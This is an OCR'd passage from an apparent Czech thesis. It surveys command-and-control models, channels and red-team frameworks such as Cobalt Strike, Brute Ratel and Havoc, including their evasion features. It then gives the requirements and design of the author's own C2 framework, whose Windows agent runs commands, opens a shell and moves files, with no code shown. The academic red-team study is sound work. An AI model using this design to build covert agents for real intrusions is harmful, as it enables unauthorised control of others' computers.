
Užitečnou součástí, ale ne povinnou, jsou takzvané „listenery". To jsou menší backendové aplikace, které mají za úkol komunikovat s daným agentem. Ty by měly být spouštěny a ovládány hlavním C2 serverem. Takto lze zařídit, že pouze část pro agenty je veřejně dostupná a zbytek infrastruktury je schovaný.



Obr. 2.3 – Síťový diagram C2 infrastruktury a fungování listenerů

2.2.4 P2P model

V případě tohoto modelu nejsou příkazy uloženy na jednom serveru, ale rozesílají se mezi agenty, kteří je následně plní. Agent sice může působit jako server, ale neexistuje zde žádný jednoznačně konečný bod. V tomto případě je náročnější rozesílat příkazy mezi všechny agenty. [4]




Obr. 2.4 – Síťový diagram P2P modelu s červeným agentem fungující jako server

2.2.5 Model založený na webových službách

Obrovskou výhodou C2 infrastruktury je velká přizpůsobivost pro ostatní technologie. Princip tohoto modelu spočívá ve využití současných veřejně dostupných aplikací nebo služeb, které dovolí uživateli ukládat a číst data. Tyto možnosti jsou zcela dostatečné pro ukládání příkazů a jejich čtení. Díky tomuto principu útočník nemusí vytvářet serverovou část a ze stejného důvodu je náročné je najít.

Příkladem takové infrastruktury je botnet Naz, který používal sociální sít Twitter a Jaiku pro ukládání příkazů. [7]



Obr. 2.5 – Fungování botnetu Naz [7]

Vlevo na obrázku je diagram útoku a vpravo je diagram pro získávání příkazů.

2.2.6 Komunikační kanály

MITRE ATT&CK® je globální databáze znalostí technik a procedur útočníků, které byly zaznamenány v reálných útocích. Na jejím základě je možné tvořit různé metody nebo modely hrozeb. [8] ATT&CK je rozdělena do více kategorií a právě jedna z nich obsahuje C2 servery, jejich komunikace a techniky pro obcházení obranných mechanismů. [9]

Aplikační vrstva

Nejčastějším kanálem pro komunikaci jsou protokoly na aplikační vrstvě, které jsou ideálním cílem, jelikož jsou aktivně využívány pro legitimní provoz.

Hlavním zástupcem této kategorie jsou protokoly HTTP nebo HTTPS. Hlavním důvodem, proč jsou často používány, je jejich oblíbenost a rozmanitost. Obsahují mnoho možností, jak může zpráva vypadat a pak lze tímto způsobem ukrýt různá data. A takto má útočník schopnost splynout s legitimním provozem. [10]

Dalším velkým zástupcem protokolů na aplikační vrstvě je DNS protokol. Ten je sám o sobě velice používaný společně s HTTP protokoly. A taktéž obsahuje řadu možností, jak data ukrýt. DNS také může existovat ve formě DNS přes TLS nebo DNS přes HTTPS. Tento způsob je také znám pod pojmem DNS tunneling. [11]

Dále jsou zde například protokoly pro e-mailový provoz jako je SMTP, POP3 nebo IMAP. Pakety těchto protokolů mají velké množství možností, jak ukrýt data. Taktéž můžou být příkazy rozesílány přímo v mailové zprávě. Tento způsob ale mezi útočníky není tolik populární. [12]

Konečně jsou tu protokoly pro odesílání souborů, jakými jsou např. často používané FTP, FTPS nebo TFTP. Příkazy mohou být kódovány někde v paketu nebo v samotném souboru, který přenáší. Obdobně jako mailové protokoly, tento způsob také není moc rozšířen. [13]

Webové služby

Je možné použít různé webové služby pro komunikaci a odstranit tak potřebu pro tvorbu vlastní serverové části. Tento kanál je především užíván v modelu založeném na webových službách.

Útočník má na výběr, zda potřebuje výsledek z daného příkazu nebo ne. Podle toho může přizpůsobit infrastrukturu a použít pouze jednosměrnou komunikaci přes danou webovou službu. [9]

Také může například zanechat takzvaný „dead drop“, který je uložen na webové službě a obsahuje informace o adresách, kam by se měl agent připojit. Tímto způsobem je velice jednoduché změnit koncové body bez aktualizace daného agenta. Mimo jiné jsou tyto adresy nedostupné při reverzním inženýrství. [14]

Protokoly mimo aplikační vrstvu

Díky rozmanitosti a velkému kreativnímu potenciálu C2 infrastruktury může útočník použít prakticky jakýkoliv dostupný protokol. Například ICMP komunikace je nutnou součástí jakéhokoliv počítače a nemusí být striktně pozorována jako například protokoly TCP nebo UDP. Proto by ji útočník mohl zneužít. [15]

2.2.7 Frameworky

V dnešní době existuje mnoho C2 frameworků. A to jak ve formě open-source, tak i ve formě komerční. Z důvodu velkého prostoru pro kreativitu a velice soutěživého prostředí mezi antivirovými organizacemi je srovnání těchto produktů náročné. Některé techniky a procedury, které fungují dnes, mohou být za pár dní úplně vyřazeny z provozu.

Tyto nástroje jsou určeny pro použití v red team operacích, kdy se má testování bezpečnosti co nejvíce podobat reálnému útoku. Bohužel není možné definitivně ošetřit legitimní využití, a proto velké množství sofistikovaných útočníků (APT) tyto nástroje zneužilo nebo zneužívají k vlastním potřebám.

Pravděpodobně nejdůležitější součástí mezi těmito produkty jsou upravitelné konfigurace agentů a serverů. Tyto konfigurace dovolují kompletně změnit podobu síťového provozu. Díky tomuto principu se každý útok může tvářit jako nový typ malwaru.

Co lze například změnit je:

- **HTTP hlavičky** – Například useragent
- **HTTP request** – GET na POST
- **Přístupové body** – Celková změna přístupových bodů daného API
- **Proxy** – Webové proxy
- **Serverové adresy** – C2 servery nebo redirectory
- **Reprezentace dat** – JSON, XML apod.

Cobalt Strike

Raphael Mudge vyvinul Cobalt Strike (dále CS) v roce 2012. V tu dobu to byl jeden z prvních veřejně dostupných komerčních C2 frameworků, určený k simulacím reálného útoku, který byl v roce 2020 odkoupen společností Fortra. [16]

CS je primárně založen na centralizovaném C2 modelu, který je rozdělen na serverovou část s názvem „teamserver“, klientskou část jménem „cobaltstrike“ a agenta s názvem „beacon“. [17] [18] Na tomto modelu je schopný užívat tyto kanály:

- HTTP
- HTTPS
- DNS

Beacon sám o sobě je také schopný užívat formu P2P modelu, kde je nutné nastavit hlavní Beacon, ke kterému se bude připojovat. Tato komunikace probíhá přes SMB protokol. [19]

Jako další výhody, které CS obsahuje jsou [17]:

- Konfigurace C2
- Tvorba phish mailů
- Loggování red team aktivit
- Průzkum client-side aplikací (např. prohlížeče)

CS je velice populární již od jeho vydání a existuje mnoho návodů, jak zjistit, zda není síť ohrožena tímto produktem. Samozřejmě red team se na podobné techniky a návody adaptuje.

Brute Ratel

Brute Ratel je upravitelný komerční C2 framework pro simulaci reálného útoku. Je vyvíjen společností Dark Vortex a jeho autorem je Chetan Nayak. [20] Podle autora je to nejsofistikovanější produkt na současném C2 trhu [21].

Obdobně jako CS je primárně založený na centralizovaném modelu. Agentem je zde takzvaný „badger“, server zase „Brute Ratel C4 Server“ a konečně klient se nazývá „Commander“. Na tomto modelu je schopný užívat různé kanály jako např:

- HTTP
- HTTPS
- DOH (DNS Over HTTPS)

Taktéž každý badger může být nastaven pro interní komunikaci mezi sebou založenou na Peer-to-Peer. Zde je na výběr komunikace přes TCP nebo SMB protokol. [22]

Je také možné vytvořit si vlastní kanál pro přenos dat přes legitimní webové služby jako je Teams, Discord a Slack. [20]

Další výhody jsou [20]:

- Vestavěné LDAP dotazy pro domény
- ATT&CK graf pro jednoduché zobrazení red team aktivit
- Změna typu API, které využívá badger[1]

[1] Windows má několik typů API. Hlavní je Windows API (WinAPI), které je určené programátorům, protože má být stabilní. Nativní NtAPI je zřídka dokumentované a určené pro interní použití Microsoftu. Posledním typem jsou přímé syscall instrukce, kterými se vstupuje do jádra a volají se tak různé funkce (nejnižší forma API).

Havoc

Na rozdíl od ostatních zmíněných produktů je Havoc open-source neboli bezplatná alternativa pro moderní C2 framework. Ta je vyvíjena autorem „C5pider“ a v současné době je v počátečním stádiu vývoje. [23]

V současné době je primárně založena na centralizovaném modelu bez možnosti Peer-to-Peer mezi agenty. I zde má framework vlastní jména pro různé části infrastruktury. Klient je nazýván stejně jako celý framework, tedy „Havoc“. Serverová část má stejné jméno jako CS. A konečně hlavním agentem je zde „demon“. Existují zde i jiní agenti, kteří nebyli vyvinuti autorem. [24]

Současně jediné podporované kanály jsou:

- HTTP
- HTTPS

Nápodobně jako u Brute Ratel frameworku, tak i zde existuje podpora pro tvorbu vlastních kanálů přes legitimní služby. [24] A taktéž jako ostatní frameworky je i zde možné měnit různé konfigurace agenta nebo serveru pro změnu síťové stopy.

Mimo jiné má demon následující výhody, které mu dovolí zůstat neodhalený [23]:

- Použití syscall instrukcí namísto WinAPI
- Return address spoofing na 64bitovou architekturu[1]
- Sleep obfuskace[2]

[1] Změna vracející adresy v zásobníku, aby volání vypadalo legitimně.

[2] Agent se při každém cyklu modifikuje (šifrování, kódování nebo jiné metody), aby zabránil nalezení od antivirových programů. [64]

3 Cíle práce

Cílem práce je vytvořit C2 framework Hades založený na centralizovaném modelu C2 infrastruktury, kde se užívá HTTP protokol jakožto komunikační kanál. Tento framework bude obsahovat tří nástroje, které realizují veškerý provoz. Tyto nástroje jsou:

- **Server Hades** – serverová část, která poskytuje API
- **Agent Spirit** – malwarová část, která má za úkol plnit příkazy
- **Klient Cronos** – klientská část pro operátora Hades serveru, přes který je možné rozdávat příkazy

3.1 Hades

Středem celého frameworku bude tedy Hades server. To je webový server, který poskytuje REST API jak pro klienta Cronos, tak i pro Spirit agenty. Hades musí ukládat veškerá důležitá data perzistentně za použití databáze. Data při komunikaci budou mít podobu JSON formátu. Hades server bude napsaný v jazyce Python za použití Flask frameworku a musí být uzpůsoben pro fungování v operačním systému Linux.

Hades bude také rozdělen na dvě části:

- **Hades API** – tato část by neměla být veřejně dostupná a pouze viditelná v síti operátora serveru. Skrze tyto funkcionality je možné řídit veškeré operace a příkazy. Toto API musí podporovat tyto možnosti:
  - Správu operátorů
  - Správu Spirit agentů
  - Správu příkazů
  - Správu listenerů
- **Listener API** – to je API dostupné skrze listener proces, což je menší webový server, který může operátor spouštět na přání. Právě toto API by mělo být veřejně dostupné a je určené pro Spirit agenty. Toto API musí podporovat možnosti pro:
  - Registraci Spirit agenta
  - Přijímání výsledků z příkazů
  - Odesílání současných příkazů

3.2 Spirit

Spirit agent je aplikace, která koná příkazy na vzdáleném počítači. Je to tedy spustitelný kód, který má za úkol připojit se na definovaný Hades server (listener), kde se registruje a následně bude v pravidelných intervalech žádat o příkazy, které následně bude plnit. Po splnění těchto příkazů odešle zpátky jejich výsledky. Veškerá komunikace s listenerem také využívá datový formát JSON. Spirit agent bude napsaný

v nízkoúrovňovém jazyce C a je určen pro spuštění pouze na platformě Windows. Bude schopný existovat ve třech možných spustitelných podobách, a to je klasický spustitelný soubor EXE, dynamická knihovna DLL a samostatný kus kódu (také znám pod označením shellcode[1]).

Spirit agent musí podporovat tyto příkazy:

- Stahování souborů
- Nahrávání souborů
- Tvorba interaktivního příkazového řádku
- Získání běžících procesů
- Spouštění specifického příkazu
- Zjištění informací o uživateli, pod kterým byl Spirit agent spuštěn
- Vypnutí

3.3 Cronos

Cronos je konzolová aplikace určena pro operátory Hades frameworku, kteří tak mohou ovládat jak Spirit agenty, tak samotný Hades server. Bude schopný komunikovat s Hades serverem a jeho API užitím datového formátu JSON. Cronos bude napsaný v programovacím jazyce Nim a musí být spustitelný na operačním systému Linux.

Dostupné příkazy vychází především z poskytovaného API od Hades serveru i listeneru:

- Správa operátorů
- Správa i ovládání Spirit agentů
  - Zobrazení výsledků
  - Stahování souborů
  - Nahrávání souborů
  - Tvorba interaktivního příkazového řádku
  - Získání běžících procesů
  - Spouštění specifického příkazu
  - Zjištění informací o uživateli, pod kterým byl Spirit agent spuštěn
  - Odpojení Spirit agenta
- Správa příkazů
- Správa listenerů
- Zobrazení možných příkazů

Společně s Cronos klientem je nutné vytvořit jeho uživatelskou dokumentaci.

[1] Část kódu, která lze spustit nezávisle na místě v paměti. Často používaná v exploitech [56].

4 Návrh

V této kapitole se podíváme na návrhy všech komponent nutných ke správnému fungování frameworku, jako je Spirit agent, Cronos klient a Hades server. Tyto návrhy obsahují požadavky, případy užití i použité technologie. Zbytek se ovšem odlišuje podle aplikace. Také si definujeme požadavky na celý framework.

4.1 Požadavky frameworku

Požadavky na vyvíjený C2 framework vychází jak ze zadání práce, tak z dosavadního poznání dané problematiky. Jelikož se samotný framework skládá ze tří nástrojů, tak je nutné definovat požadavky i na ně. Některé požadavky nejsou povinné a jsou mnou definované.

Povinné požadavky na samotnou C2 infrastrukturu:

1. **Centralizovaný model** – použití centralizovaného modelu znamená tvorbu serveru, který bude zpracovávat přijatá data od Cronos klienta i Spirit agenta
2. **Komunikace skrze HTTP protokol** – jakožto komunikační kanál celé infrastruktury je nutné použít HTTP protokol. Tím je myšlena komunikace jak s klientem, tak s agentem
3. **Beaconing** – agent se musí připojovat v pravidelném intervalu
4. **Základní typy příkazů** – infrastruktura musí podporovat základní příkazy pro práci se vzdáleným počítačem
5. **Vizualizace výsledků** – je nutné výsledky ze zadaných příkazů prezentovat v čitelné formě

Mimo nutné požadavky jsou zde i mnou kladené nároky, aby byl framework použitelný. A to jsou:

1. **Konfigurovatelnost** – schopnost měnit konfigurace agenta a listenera pro změnu síťové stopy
2. **Perzistence** – veškeré objekty pro práci musí být trvale uloženy v databázi, ne pouze v paměti. Například příkazy, konfigurace nebo výsledky
3. **Variabilita agenta** – Spirit agent musí existovat v několika spustitelných formách
4. **Týmové možnosti** – podpora přístupu několika operátorů zároveň
5. **Stanovená reprezentace dat** – komunikace všech nástrojů bude probíhat v datovém formátu JSON

Na základě těchto požadavků je možné vytvořit případy užití, které jsou reprezentovány ve formě UML diagramu. Tyto diagramy jsou definovány individuálně v kapitole pro každý nástroj.

4.2 Hades server

Hades server je středem celého Hades frameworku a podle fungování této aplikace se odvíjí chování dalších dvou aplikací. Skládá se z hlavního Hades API, které je určené pro použití Cronos klienta, a listener API, na které se připojuje Spirit agent.

Tato kapitola obsahuje nutné požadavky, případy užití, zvolení technologií pro Hades server a jeho návrh, který se skládá z architektury aplikace, způsobu ukládání dat a jejich zpracování.

4.2.1 Požadavky


Požadavky pro Hades server vychází z dříve představených podmínek pro samotný framework. A to jak povinné, tak dobrovolné. Některé požadavky jsou ještě dále rozvedeny pro specifikaci.

1. **Dostupné API** – server musí obsahovat možnosti pro správu dat:
    a. **Správa operátorů** – musí umět spravovat operátory, kteří se mohou přihlásit na server
    b. **Správa Spirit agenta** – musí podporovat spravování Spiritů, kteří jsou registrovaní
    c. **Správa příkazů** – správa jak příkazů, tak i výsledků pro Spirit agenta
    d. **Správa listenerů** – správa listenerů pro Spirit agenta
2. **Tvorba logů** – server by měl udržovat logy o provozu
3. **Uchování dat** – server musí umět data trvale ukládat v databázi
4. **Konfigurovatelnost** – serverová část musí umět vytvářet konfigurovatelné listenery pro agenty:
    a. **IP** – změna IP adresy listeneru
    b. **Port** – změna portu pro listener
    c. **Uri** – změna přístupových URI pro listener API
    d. **Start** – zapnutí listeneru při spouštění Hades Serveru
5. **Bezpečnost** – API pro ovládání Hades Server není dostupné na stejné adrese jako listenery
6. **Komunikace přes JSON** – veškerá komunikace je v JSON datovém formátu
7. **Podpora Linux operačního systému** – Hades server je uzpůsobený pro fungování v Linux prostředí

4.2.2 Diagram případů užití

Diagram případů užití má jasně ukázat interakci mezi Spirit agentem, Cronos klientem a samotným Hades serverem. Je tedy možné rozdělit tyto případy na dva různé diagramy.


Cronos



Obr. 4.1 – Diagram případů užití interakce mezi Cronos klientem a Hades serverem

1. **Správa operátorů** – CRUD operace nad operátory Hades serveru
2. **Správa Spirit agentů – s**mazání registrovaných agentů
3. **Správa příkazů** – zadávání příkazů Spirit agentovi, popřípadě jejich smazání
4. **Správa listenerů** – CRUD operace nad listenery
5. **Přihlášení** – autentizace operátora
6. **Získání výsledků –** odpovědi na zadané příkazy
7. **Zastavení** – listener je možné zastavit
8. **Spuštění** – listener je možné spustit

Spirit



Obr. 4.2 - Diagram případů užití interakce mezi Spirit agentem a Hades serverem (Listener API)

1. **Registrace** – možnost registrace nového agenta
2. **Získání příkazů** – možnost získání současně zadaných příkazů
3. **Odesílání výsledků** – možnost odeslat výsledky příkazů

4.2.3 Technologie

Pro tvorbu C2 frameworku je nutné definovat použití nástrojů. Podle požadovaných kritérií je možné vybrat vhodné programovací jazyky a frameworky nebo knihovny. Tato sekce obsahuje potenciální kandidáty a jejich porovnání pro každý nástroj.

Hades Server v tomto případě není pod velkým náporem a není nutné vybírat podle rychlosti daného jazyka nebo frameworku. Naopak stručnost a menší množství kódu je zde výhodou. Pokud by produkt byl komerční, tak je dobré použít kompilovaný jazyk, který by výrazně ztížil nelegální crackování a potenciálně znemožnil možnost rekonstrukce kódu. Tento problém zde nehrozí. Podle zadání byl zvolen HTTP jako kanál pro komunikace, což znamená vývoj webové aplikace.

Na základě těchto parametrů bylo zvažováno použití těchto frameworků:

- Flask
- Express

Tabulka 1 – Základní porovnání možných frameworků [25] [26] [27]

Framework	Flask	Express
Jazyk	Python	Javascript
Autor	Pallets Projects	OpenJS Foundation
Licence	BSD-3 – Clause	MIT

Flask

Flask je populární a lehký open-source framework pro tvorbu webových aplikací, který byl vytvořen organizací Pallets Projects. Je vytvořen na základě Jinja a Werkzeug knihoven. [28] [27]

Výhody:

- Díky popularitě je mnoho problémů a jejich řešení dohledatelných
- Velice intuitivní API
- Existuje mnoho doplňků a přídavných knihoven
- Dobře zdokumentované
- Dobrá možnost pro malé aplikace

Nevýhody:

- Kvůli workflow celého frameworku je použití globálních proměnných velice zavádějící
- Není vhodný pro velké aplikace

Express

Express je minimalistický a flexibilní framework pro tvorbu webových aplikací založený na Node.js.

Výhody:

- Asynchronní možnosti
- Populární platforma s velikou komunitou
- Velké množství přídavných knihoven
- Relativně jednoduché API

Nevýhody:

- Organizace kódu může být problematická
- Callback Hell [29]

Výběr frameworku

Pro výběr frameworku jsem si stanovil tato kritéria:

- Zkušenosti s jazykem
- Zkušenosti s frameworkem
- Stručnost zdrojových kódů
- Kvalita dokumentace
- Veřejně dostupné problémy a jejich řešení

Kritéria jsou velice subjektivní, jelikož nástroje pro tento případ jsou dostupné v nějaké formě v obou frameworcích. Z důvodu použití není nutné zohlednit na kompilovatelnost ani rychlost frameworku.

Po zvážení jsem zvolil framework Flask. Největší důraz při rozhodování jsem dával na vlastní předešlou zkušenost a subjektivní negativní názor na programovací jazyk Javascript.

pyjwt

Knihovna s názvem „pyjwt“ je určena k dekódování a kódování JWT technologie [30]. JWT je kompaktní způsob, jak reprezentovat nárok k objektům mezi dvěma stranami. Tento nárok je možné podepsat serverem za použití MAC technologie. Díky tomuto principu je možné ověřit, zda je to validní nárok. [31]

Tato knihovna poskytuje jednoduché API k užití a využívá se k autentizaci v Hades Serveru.

typed-argument-parser

Knihovna s názvem „typed-argument-parser“ modernizuje API pro argparse, které je implementované nativně do Python jazyka. Účelem je zlepšit spouštění aplikací z příkazového řádku. [32]

Tato knihovna slouží k příjemnějšímu spouštění Hades Serveru.

flask-SQLAlchemy

Knihovna jménem „flask-SQLAlchemy“ je doplněk pro samotný Flask framework, který přidává podporu pro SQLAlchemy [33].

SQLAlchemy je knihovna pro Python, která zpřístupňuje ORM přístup v aplikaci a tím je možné využít veškeré možnosti SQL [34].

Použitím této knihovny je možné eliminovat užití SQL v celém zdrojovém kódu. To je nahrazeno třídami, podle kterých SQLAlchemy vytvoří tabulky v dané databázi a dokáže k nim přistupovat za použití relativně intuitivního API.

gunicorn

Knihovna „gunicorn“ je WSGI HTTP server v jazyku Python, který byl převzatý z projektu Unicorn pro jazyk ruby. Je kompatibilní s mnoha webovými frameworky, jednoduchý na použití, relativně rychlý a má malé nároky na paměť. [35]

Hlavním účelem této knihovny v Hades Serveru je nahrazení základního Flask serveru, který je především určen pro debugging. Je dobře konfigurovatelný a umožňuje lehčí loggování.

sqlite3


Nízkoúrovňová knihovna „sqlite3“ poskytuje přístup a použití jednoduché databáze uložené na disku za použití upraveného SQL jazyka. Aplikace mohou využít tuto databázi například jako interní úložiště.

V jazyce Python je tato knihovna přetvořena do modulu „sqlite3“ a díky němu je možné přistupovat k samotné sqlite3 knihovně snadněji za použití vysokoúrovňového API.

Databáze pro Hades Server je založena na SQLite knihovně a je využívána interně v SQLAlchemy a také samostatně při startování a vypínání webové aplikace.

4.2.4 Architektura aplikace

Hades server se dělí na dvě hlavní části. První část je založena na principu REST API a je určena pro operátora. Na toto API se připojuje Cronos klient a je tím možné ovládat veškeré Spirit agenty a provádět CRUD operace nad daty serveru. Druhou částí jsou dynamické listenery, které poskytují API pouze pro Spirit agenty a jsou zde pouze velmi omezené operace.



Obr. 4.3 – Architektura Hades serveru

Hades proces

